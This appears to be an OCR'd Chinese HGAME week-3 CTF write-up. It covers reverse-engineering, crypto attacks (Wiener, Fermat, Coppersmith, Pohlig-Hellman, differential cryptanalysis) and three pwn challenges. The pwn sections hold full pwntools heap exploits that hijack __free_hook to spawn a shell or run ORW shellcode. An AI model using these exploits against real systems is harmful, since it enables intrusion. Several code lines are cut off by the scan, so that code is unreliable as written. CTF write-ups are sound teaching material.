
将v8的类型改成encrypt2*，后面的函数调用就会非常清晰。没想到这一步的也可以动态调试着做。其中func7是校验加密后的flag，func6是对flag进行加密，func2是chacha20的初始化函数。如果没看出来chacha20，那么只看func6就会发现最终只是对flag进行了异或

```
void __fastcall encrypt2::func6(encrypt2 *this)
{
  __int64 v1; // rax
  __int64 v2; // rax
  unsigned __int64 i; // [rsp+20h] [rbp-F8h]
  std::vector<unsigned char> *v4; // [rsp+78h] [rbp-A0h]
  std::vector<unsigned char> v5; // [rsp+88h] [rbp-90h] BYREF
  std::vector<unsigned int> v6; // [rsp+A0h] [rbp-78h] BYREF
  std::string v7; // [rsp+B8h] [rbp-60h] BYREF
  std::vector<unsigned int> _Right; // [rsp+D8h] [rbp-40h] BYREF
  std::vector<unsigned int> v9; // [rsp+F0h] [rbp-28h] BYREF

  memset(&v9, 0, sizeof(v9));
  this->func3(this, &v9);
  memset(&_Right, 0, sizeof(_Right));
  std::string::string(&v7, &this->inputText);
  ((void (__fastcall *)(encrypt2 *, std::vector<unsigned int> *, __int64))this->string2int)(this, &_Right, v1);
  for ( i = 0i64; i < _Right._Mypair._Myval2._Mylast - _Right._Mypair._Myval2._Myfirst; ++i )
    _Right._Mypair._Myval2._Myfirst[i] ^= v9._Mypair._Myval2._Myfirst[i];
  std::vector<unsigned int>::vector<unsigned int>(&v6, &_Right);
  v4 = (std::vector<unsigned char> *)((__int64 (__fastcall *)(encrypt2 *, std::vector<unsigned char> *, __int64))this->func5)(
                                       this,
                                       &v5,
                                       v2);
  std::vector<unsigned char>::operator=(&this->output, v4);
  std::vector<unsigned char>::_Tidy(&v5);
  std::vector<unsigned int>::_Tidy(&_Right);
  std::vector<unsigned int>::_Tidy(&v9);
}
```

其中的right就是原flag的按照大端序存储的vector<unsigned int>。这部分变换就在第17行的string2int里

```
35
36  p_Right = &_Right;
37  v6 = &_Right;
38  memset(&_Right, 0, sizeof(_Right));
39  for ( i = 0; ; i += 4 )
40  {
41    Mysize = input->_Mypair._Myval2._Mysize;
42    if ( i >= Mysize )
43      break;
44    v7 = (__int64 *)input;
45    v11 = input;
46    if ( input->_Mypair._Myval2._Myres >= 0x10 )
47    {
48      v17 = (std::string *)*v7;
49      v11 = v17;
50    }
51    v18 = v11;
52    v25 = &v11->_Mypair._Myval2._Bx._Buf[i];
53    v8 = (__int64 *)input;
54    v12 = input;
55    if ( input->_Mypair._Myval2._Myres >= 0x10 )
56    {
57      v19 = (std::string *)*v8;
58      v12 = v19;
59    }
60    v20 = v12;
61    v26 = &v12->_Mypair._Myval2._Bx._Buf[i + 1];
62    v9 = (__int64 *)input;
63    v13 = input;
64    if ( input->_Mypair._Myval2._Myres >= 0x10 )
65    {
66      v21 = (std::string *)*v9;
67      v13 = v21;
68    }
69    v22 = v13;
70    v27 = &v13->_Mypair._Myval2._Bx._Buf[i + 2];
71    v10 = (__int64 *)input;
72    v14 = input;
73    if ( input->_Mypair._Myval2._Myres >= 0x10 )
74    {
75      v23 = (std::string *)*v10;
76      v14 = v23;
77    }
78    v24 = v14;
79    v28 = &v14->_Mypair._Myval2._Bx._Buf[i + 3];
80    v5 = *v28 + (*v27 << 8) + (*v26 << 16) + (*v25 << 24);
81    v29 = &v5;
82    v30 = (unsigned int *)&v5;
83    v31 = std::vector<unsigned int>::_Emplace_one_at_back<unsigned int>(&_Right, (unsigned int *)&v5);
84  }
85  std::vector<unsigned char>::vector<unsigned char>(result, &_Right);
86  std::vector<unsigned int>::_Tidy(&_Right);
87  std::string::_Tidy_deallocate(input);
88  return result;
89 }
```

所以可以直接dump秘钥，按大端序拆解，和原文进行异或。



在此处下断点，dump ecx寄存器的值

```
1 from idaapi import get_reg_val
2 print(get_reg_val('ecx'),end=",")
```

即可拿到秘钥

```
PDB: using PDBIDA provider
1077387342,4258923078,1013905953,3483163055,1731413945,233590496,327206097,984787250,39669927,2202679682,7
7FFD49580000: loaded C:\Windows\System32\msvcrt.dll
```

解密：

```
int main()
{
        unsigned int key[] = { 1077387342,4258923078,1013905953,3483163055,17314
        unsigned char v2[40];
        v2[0] = 0x28;
        v2[1] = 0x50;
        v2[2] = -63;
        v2[3] = 35;
        v2[4] = -104;
        v2[5] = -95;
        v2[6] = 65;
        v2[7] = 54;
        v2[8] = 76;
        v2[9] = 49;
        v2[10] = -53;
        v2[11] = 82;
        v2[12] = -112;
        v2[13] = -15;
        v2[14] = -84;
        v2[15] = -52;
        v2[16] = 15;
        v2[17] = 108;
        v2[18] = 42;
        v2[19] = -119;
        v2[20] = 127;
        v2[21] = -33;
        v2[22] = 17;
        v2[23] = -124;
        v2[24] = 127;
        v2[25] = -26;
        v2[26] = -94;
        v2[27] = -32;
        v2[28] = 89;
        v2[29] = -57;
        v2[30] = -59;
        v2[31] = 70;
        v2[32] = 93;
        v2[33] = 41;
```

```
        v2[34] = 56;
        v2[35] = -109;
        v2[36] = -19;
        v2[37] = 21;
        v2[38] = 122;
        v2[39] = -1;

        for (int i = 0; i < 10; i++)
        {
                putchar(v2[i*4 + 0] ^ (key[i] >> 24));
                putchar(v2[i*4 + 1] ^ (key[i] >> 16));
                putchar(v2[i*4 + 2] ^ (key[i] >> 8));
                putchar(v2[i*4 + 3] ^ (key[i] >> 0));
        }
}
```

Pwn

safe_note

safe-linking绕过，不过libc中 `main_arena+96` 地址比较的特殊，最位正好为 `\x00` 导致无法泄漏，可以通过覆盖为其他值实现泄漏。然后就是泄漏safe-linking的key，也就是泄漏堆地址，思路有两个，一个是通过tcache的key来泄漏，还有一个是通过unsorted bin泄漏。

Exp:

```python
from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]

# p = process("./vuln")
# p = remote("127.0.0.1", 9999)
p = remote("week-3.hgame.lwsec.cn", "30022")

elf = ELF("./vuln")
libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")

def add(index, size):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete(index):
    p.sendlineafter(b">", b"2")
```


```
    p.sendlineafter(b"Index: ", str(index).encode())

def edit(index, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendafter(b"Content: ", content)

def show(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

for i in range(8):
    add(i, 0x90)

add(8, 0x20)

for i in range(8):
    delete(i)

edit(0, b'a' * 8)
show(0)
p.recvuntil(b'a' * 8)
heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x0a
success("heap_base = " + hex(heap_base))

edit(7, b'a')
show(7)
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
success("libc_base = " + hex(libc_base))
__free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
edit(7, b'\x00')

# gdb.attach(p)
add(9, 0x20)
add(10, 0x20)

delete(8)
delete(9)

edit(10, b"/bin/sh\x00")
edit(9, p64(__free_hook ^ heap_base >> 12))

add(11, 0x20)
add(12, 0x20)

edit(12, p64(system_addr))
```

```
67
68 delete(10)
69
70 p.interactive()
```

large_note

主要考点是largebin attack，剩下的部分思路比较的开放，解法很多，这里使用修改 `mp_.tcache_bins` 实现攻击tcache，然后篡改 `__free_hook`

当修改 `mp_.tcache_bins` 之后，会导致 `tcache.entry[]` 的越界，从而使链表头记录到用户可控的chunk上，这时就可以通过篡改链表头实现任意地址读写



Exp:

```python
from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]

# p = process("./vuln")
# p = remote("127.0.0.1", 9999)
```

```python
p = remote("week-3.hgame.lwsec.cn", "31326")

elf = ELF("./vuln")
libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")

def add_note(index, size):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete_note(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b"Index: ", str(index).encode())

def edit_note(index, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendafter(b"Content: ", content)

def show_note(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

add_note(0, 0x528)
add_note(1, 0x600)
add_note(2, 0x518)
add_note(3, 0x600)

delete_note(0)
edit_note(0, b"a")
show_note(0)
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
success("libc_base = " + hex(libc_base))
edit_note(0, b"\x00")

add_note(15, 0x900)

mp_ = libc_base + 0x1e3280
free_hook = libc_base + libc.sym.__free_hook
malloc_hook = libc_base + libc.sym.__malloc_hook
system_addr = libc_base + libc.sym.system

edit_note(0, b"a" * 0x10)
show_note(0)
p.recvuntil(b"a" * 0x10)
heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
success("heap_base = " + hex(heap_base))
```

```
payload  = p64(malloc_hook + 0x10 + 1168)
payload += p64(malloc_hook + 0x10 + 1168)
payload += p64(mp_ + 0x30)
payload += p64(mp_ + 0x30)
edit_note(0, payload)

delete_note(2)

add_note(14, 0x900)

delete_note(1)

edit_note(0,b"a" * 0xe8 + p64(free_hook))

# gdb.attach(p)
add_note(1, 0x600)

edit_note(1, p64(system_addr))

edit_note(0, b"/bin/sh\x00")
delete_note(0)

p.interactive()
```

note_context

同样是largebin attack但是加入了沙盒，需要orw，这里可以利用 `setcontext+61` 处的gadget完成栈迁移。一些细节可以参考week1的wp

Exp:

```
from pwn import *

context.log_level = "debug"
context.terminal = ["konsole", "-e"]
context.arch = "amd64"

# p = process("./vuln")
# p = remote("127.0.0.1", 9999)
p = remote("week-3.hgame.lwsec.cn", "31085")

elf = ELF("./vuln")
libc = ELF("./2.32-0ubuntu3.2_amd64/libc.so.6")

def add_note(index, size):
```

```
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendlineafter(b"Size: ", str(size).encode())

def delete_note(index):
    p.sendlineafter(b">", b"2")
    p.sendlineafter(b"Index: ", str(index).encode())

def edit_note(index, content):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Index: ", str(index).encode())
    p.sendafter(b"Content: ", content)

def show_note(index):
    p.sendlineafter(b">", b"4")
    p.sendlineafter(b"Index: ", str(index).encode())

add_note(0, 0x528)
add_note(1, 0x600)
add_note(2, 0x518)
add_note(3, 0x600)

delete_note(0)
edit_note(0, b"a")
show_note(0)
libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1e3c61
success("libc_base = " + hex(libc_base))
edit_note(0, b"\x00")

add_note(15, 0x900)

mp_ = libc_base + 0x1e3280
free_hook = libc_base + libc.sym.__free_hook
malloc_hook = libc_base + libc.sym.__malloc_hook
system_addr = libc_base + libc.sym.system
setcontext = libc_base + libc.sym.setcontext + 61
mprotect = libc_base + libc.sym.mprotect
# 0x000000000014b760 : mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rsp], rax ;
# 0x000000000002ac3f : pop rsi ; ret
# 0x00000000001597d6 : pop rdx ; pop rbx ; ret
# 0x000000000002858f : pop rdi ; ret
# 0x0000000000165b76 : pop r8 ; mov eax, 1 ; ret
gadget = libc_base + 0x000000000014b760
pop_rdi = libc_base + 0x000000000002858f
pop_rsi = libc_base + 0x000000000002ac3f
pop_rdx_rbx = libc_base + 0x00000000001597d6

```

```
edit_note(0, b"a" * 0x10)
show_note(0)
p.recvuntil(b"a" * 0x10)
heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
success("heap_base = " + hex(heap_base))

payload  = p64(malloc_hook + 0x10 + 1168)
payload += p64(malloc_hook + 0x10 + 1168)
payload += p64(mp_ + 0x30)
payload += p64(mp_ + 0x30)
edit_note(0, payload)

delete_note(2)

add_note(14, 0x900)

delete_note(1)

edit_note(0,b"a" * 0xe8 + p64(free_hook))

add_note(1, 0x600)

edit_note(1, p64(gadget))

shellcode  = asm(shellcraft.open("/flag"))
shellcode += asm(shellcraft.read(3, heap_base, 0x50))
shellcode += asm(shellcraft.write(1, heap_base, 0x50))

payload  = p64(0)
payload += p64(heap_base + 0x2a0)
payload += p64(0)
payload += p64(0)
payload += p64(setcontext)
payload  = payload.ljust(0xa0, b"\x00")
payload += p64(heap_base + 0x2a0 + 0xb0)
payload += p64(pop_rdi)
payload += p64(heap_base)
payload += p64(pop_rsi)
payload += p64(0x1000)
payload += p64(pop_rdx_rbx)
payload += p64(7)
payload += p64(0)
payload += p64(mprotect)
payload += p64(heap_base + 0x3a0)
payload  = payload.ljust(0x100, b"\x00")
payload += shellcode
edit_note(0, payload)
```

```
109
110 delete_note(0)
111
112 p.interactive()
```

Crypto

ezBlock

在有经过 S 盒前的差分和经过 S 盒后的数据的情况下就能得到经过 S 盒后的可能的 key.

$$c = S[m \oplus k_0] \oplus k_1$$
$$m_0 \oplus m_1 = S^{-1}[t \oplus c_0] \oplus S^{-1}[t \oplus c_1],\ k_1 \in t$$

那么当我们算出最后一次经过 S 盒前的差分及其概率和经过 S 盒后的数据就可以得到可能的 key 4 及其概率。通过差分分布表我们可以得到经过一次 S 盒的差分的变化和概率，来计算出我们需要的最后一次经过 S 盒前的差分及其概率。前面的 key 的获取方式以此类推。

exp:

```python
def s_substitute(m):
    s_box = {0: 0x6, 1: 0x4, 2: 0xc, 3: 0x5, 4: 0x0, 5: 0x7, 6: 0x2, 7: 0xe, 8:
             13: 0xa, 14: 0x9, 15: 0xb}
    return s_box[m]


def make_table(s):
    t = {}
    for i in range(len(s)):
        for j in range(i):
            t[i ^ j] = t.get(i ^ j, []) + [s[i] ^ s[j]]
    for i, j in t.items():
        tmp = {}
        for k in j:
            tmp[k] = tmp.get(k, 0) + 1
        t[i] = tmp
    return t


def update_tabel(n, s):
    t = {}
    for i, ik in n.items():
        t[i] = {}
        for j, jp in ik.items():
            for k, kp in s[j].items():
                t[i][k] = jp * kp + t[i].get(k, 0)
```

```
    return t


def dif_table(r):
    s = [s_substitute(i) for i in range(16)]
    table = [{i: {i: 1} for i in range(16)}, make_table(s)]
    for i in range(r - 1):
        table.append(update_tabel(table[i + 1], table[1]))
    return table[-1]


def res_4bit(m):
    re_s = {6: 0, 4: 1, 12: 2, 5: 3, 0: 4, 7: 5, 2: 6, 14: 7, 1: 8, 15: 9, 3: 10
    return re_s[m]


def res(m):
    c = 0
    for i in range(0, 16, 4):
        t = (m >> i) & 0xf
        t = res_4bit(t)
        c += t << i
    return c


def guess_4bit(c0, c1, d, dif):
    k = {}
    for i in range(16):
        t = res_4bit(c0 ^ i) ^ res_4bit(c1 ^ i)
        if dif[d].get(t) is not None:
            k[i] = dif[d][t]
    return k


def add(a, b):
    for i, j in b.items():
        a[i] = a.get(i, 0) + j
    return a


def find_4bit_key(c_4bit_list, r):
    table = {}
    for i in range(len(c_4bit_list)):
        for j in range(i):
            k = guess_4bit(c_4bit_list[i], c_4bit_list[j], i ^ j, r)
            table = add(table, k)
    t = sorted(table, key=lambda x: table[x], reverse=True)
```

```python
    return t


def last_data(c_list, k):
    return [res_4bit(c ^ k) for c in c_list]


def find_keys(m_list, c_list, n):
    key = {0: []}
    m_4bit_list = [m >> n * 4 & 0xf for m in m_list]
    c_4bit_list = [c >> n * 4 & 0xf for c in c_list]
    for r in range(4):
        dif = dif_table(3 - r)
        k = find_4bit_key(c_4bit_list, dif)
        c_4bit_list = last_data(c_4bit_list, k[0])
        key[4 - r] = k
    k = [m ^ c for m, c in zip(m_4bit_list, c_4bit_list)]
    for i in range(16):
        if key[0].count(k[i]) == 0:
            key[0].append(k[i])
    if len(key[0]) == 1:
        key = {i: j[0] for i, j in key.items()}
    return key


def full_key(m_list, c_list):
    k = {i: find_keys(m_list, c_list, i) for i in range(4)}
    t = {}
    for i in range(4):
        for a, b in k[i].items():
            t[a] = t.get(a, 0) + (b << 4 * i)
    key = ['' for _ in range(5)]
    for i, j in t.items():
        key[i] = hex(j)[2:]
    return key


m_list = [i * 0x1111 for i in range(16)]
c_list = [28590, 33943, 30267, 5412, 11529, 3089, 46924, 59533, 12915, 37743, 64
print('hgame{' + '_'.join(full_key(m_list, c_list)) + '}')
```

ezDH

DH密钥交换和ECC ElGamal的组合。shared_secret作为ECC加密的密钥。只要能求出来shared_secret就可以解密了。

首先看DH的参数

```
N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8b
g = 2
```

N的样子挺奇怪的，最后是一些0再加上一个1，不难联想到N-1是一个光滑数。就可以用Pohlig-Hellman algorithm来解离散对数问题。

```
    from sage.rings.infinity import Infinity
    if ord == +Infinity:
        return bsgs(base, a, bounds, operation=operation)
    if ord == 1 and a != base:
        raise ValueError
    f = ord.factor()
    l = [0] * len(f)
    for i, (pi, ri) in enumerate(f):
        for j in range(ri):
            if operation in multiplication_names:
                c = bsgs(base**(ord // pi),
                         (a / base**l[i])**(ord // pi**(j + 1)),
                         (0, pi),
                         operation=operation)
                l[i] += c * (pi**j)
            elif operation in addition_names:
                c = bsgs(base * (ord // pi),
                         (a - base * l[i]) * (ord // pi**(j + 1)),
                         (0, pi),
                         operation=operation)
                l[i] += c * (pi**j)
    from sage.arith.all import CRT_list
    return CRT_list(l, [pi**ri for pi, ri in f])
except ValueError:
```

上面是sage里的discrete_log函数源码，其实就是结合Pohlig-Hellman algorithm和大步小步法(bsgs)。然后就是ECC ElGamal的解密。

加密

用户 B 在向用户 A 发送消息 m，这里假设消息 m 已经被编码为椭圆曲线上的点，其加密步骤如下

1. 查询用户 A 的公钥$E_q(a,b),q,P_a,G$。
2. 在 (1,q-1) 的区间内选择随机数 k。
3. 根据 A 的公钥计算点$(x_1,y_1)=kG$。
4. 计算点$(x_2,y_2)=kP_a$，如果为 O，则从第二步重新开始。
5. 计算$C=m+(x_2,y_2)$
6. 将$((x_1,y_1),C)$发送给 A。

解密 ¶

解密步骤如下

1. 利用私钥计算点$n_a(x_1,y_1)=n_akG=kP_a=(x_2,y_2)$。
2. 计算消息$m=C-(x_2,y_2)$。

其实也好推的。

$$P_1=k*G,\ P_2=k*P_a,\ Pa=shared\_secret\ *\ G$$
$$C=m+P_2$$
$$m=C-P_2=C-k*shared\_secret*G=C-P_1*shared\_secret$$

Exp:

```python
from sage.all import *
from Crypto.Util.number import *

N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8b
A=0x22888b5ac1e2f490c55d0891f39aab63f74ea689aa3da3e8fd32c1cd774f7ca79538833e9348
B=0x1889c9c65147470fdb3ad3cf305dc3461d1553ee2ce645586cf018624fc7d8e566e04d416e68
g = GF(N)(2)
a = discrete_log(A, g)
b = discrete_log(B, g)
print(f"Alice secret {a}")
print(f"Bob secret {b}")
assert pow(B, a, N) == pow(A, b, N)
shared_secret = power_mod(B, a, N)

p=6864797660130609714981900799081393217269435300143305409394463459185543183397 65
a=-3
b=1093849038073734274511112390766805569936207598951683748994586394495953116150 73
```

```
E = EllipticCurve(GF(p), [a, b])

G = (62058779183337702873234036705436617341291700859541987678208619622611742026
G = E(G)
Pa = (21319167347592243238221321037134509423721278579754914489987537347963878101
Pa = E(Pa)
P1 = (20326389595757377985537342389531770656710211124500024718242257344917356046
P1 = E(P1)
c = (66703734373441804041279838214821781493741168175446880949864126315758540213
c = E(c)

m = c - int(shared_secret) * P1
print(long_to_bytes(int(m.xy()[0])))
```

RSA 大冒险2

Challenge 1

```
class RSAServe:
    def __init__(self) -> None:
        def create_keypair(size):
            while True:
                p = getPrime(size // 2)
                q = getPrime(size // 2)
                if q < p < 2*q:
                    break
            N = p*q
            phi = (p-1)*(q-1)
            max_d = isqrt(isqrt(N)) // 3
            max_d_bits = max_d.bit_length() - 1
            while True:
                d = getRandomNBitInteger(max_d_bits)
                try:
                    e = int(inverse(d, phi))
                except ZeroDivisionError:
                    continue
                if (e * d) % phi == 1:
                    break
            return N, e, d
        self.N, self.e, self.d = create_keypair(1024)
        self.m = chall1_secret
```

很明显的wiener attack

```python
def attack(N, e):
    """
    Recovers the prime factors of a modulus and the private exponent if the priv
    :param N: the modulus
    :param e: the public exponent
    :return: a tuple containing the prime factors and the private exponent, or N
    """
    def factorize(N, phi):
        s = N + 1 - phi
        d = s ** 2 - 4 * N
        p = int(s - isqrt(d)) // 2
        q = int(s + isqrt(d)) // 2
        return p, q
    convergents = continued_fraction(ZZ(e) / ZZ(N)).convergents()
    for c in convergents:
        k = c.numerator()
        d = c.denominator()
        if pow(pow(2, e, N), d, N) != 2:
            continue

        phi = (e * d - 1) // k
        factors = factorize(N, phi)
        if factors:
            return *factors, int(d)
```

Challenge 2

```python
class RSAServe:
    def __init__(self) -> None:
        def creat_keypair(nbits, beta):
            p = getPrime(nbits // 2)
            q = next_prime(p+getRandomNBitInteger(int(nbits*beta)))
            N = p*q
            phi = (p-1)*(q-1)
            while True:
                e = getRandomNBitInteger(16)
                if GCD(e, phi) == 2:
                    break
            d = inverse(e, phi)
            return N, e, d
        self.N, self.e, self.d = creat_keypair(1024, 0.25)
        self.m = chall2_secret
```

这题可以分为两部分，一个是分解N，还有就是有限域开根的问题。

首先分解N，在$p-q=N^{\beta}$，且$\beta < 0.25$的时候费马分解可以很有效的分解N。

```
def factorize(N):
    """
    Recovers the prime factors from a modulus using Fermat's factorization metho
    :param N: the modulus
    :return: a tuple containing the prime factors, or None if the factors were n
    """
    a = isqrt(N)
    b = a * a - N
    while b < 0 or not is_square(b):
        a += 1
        b = a * a - N

    p = a - isqrt(b)
    q = N // p
    if p * q == N:
        return p, q
```

然后是有限域开根。因为e和phi不互素，所以没有逆元。不过我们可以先令t = gcd(e, phi)，e_ = e // t。这样e_和phi是互素的，可以求解m^2 mod N，再然后直接开根就好了。至于开根的方法可以先在GF(p)，GF(q)下分别开根然后CRT。也可以用现成的函数直接在Zmod N下开根。

```
from sympy import nthroot_mod

p, q = factorize(N)
assert p*q == N
# print(f"factored p={p}, q={q}")
phi = (p-1)*(q-1)
t = gcd(e, phi)
# print(f"gcd(e, phi) = {t}")
e_ = e // t
assert GCD(e_, phi) == 1
d_ = inverse(e_, phi)
_m = pow(c, d_, N)
chall2_secret = long_to_bytes(nthroot_mod(_m, t, N))
```

Challenge3

```
class RSAServe:
    def __init__(self) -> None:
        def create_keypair(nbits):
```

```
            p = getPrime(nbits // 2)
            q = getPrime(nbits // 2)
            N = p*q
            phi = (p-1)*(q-1)
            e = 65537
            d = inverse(e, phi)
            leak = p >> 253
            return N, e, d, leak
        self.N, self.e, self.d, self.leak = create_keypair(1024)
        self.m = chall3_secret
```

其实这题也不难，说白了也就是一个参数的问题。

泄漏了p的高位，很明显的用coppersmith，泄漏高位攻击。但是我出题的时候故意卡了一下界。如果直接

```
f.small_roots(X=2**253, beta=0.4)
```

像这个样子肯定是解不出来的。首先要知道coppersmith的原理是构造出一个G(x)与F(x)同有一个解x0，然后用解G(x0)=0来代替解F(x0)=0 mod N来得到x0。

至于coppersmith的原理大家可以看V神的文章
https://jayxv.github.io/2020/08/13/%E5%AF%86%E7%A0%81%E5%AD%A6%E5%AD%A6%E4%B9%A0%E7%AC%94%E8%AE%B0%E4%B9%8Bcoppersmith/

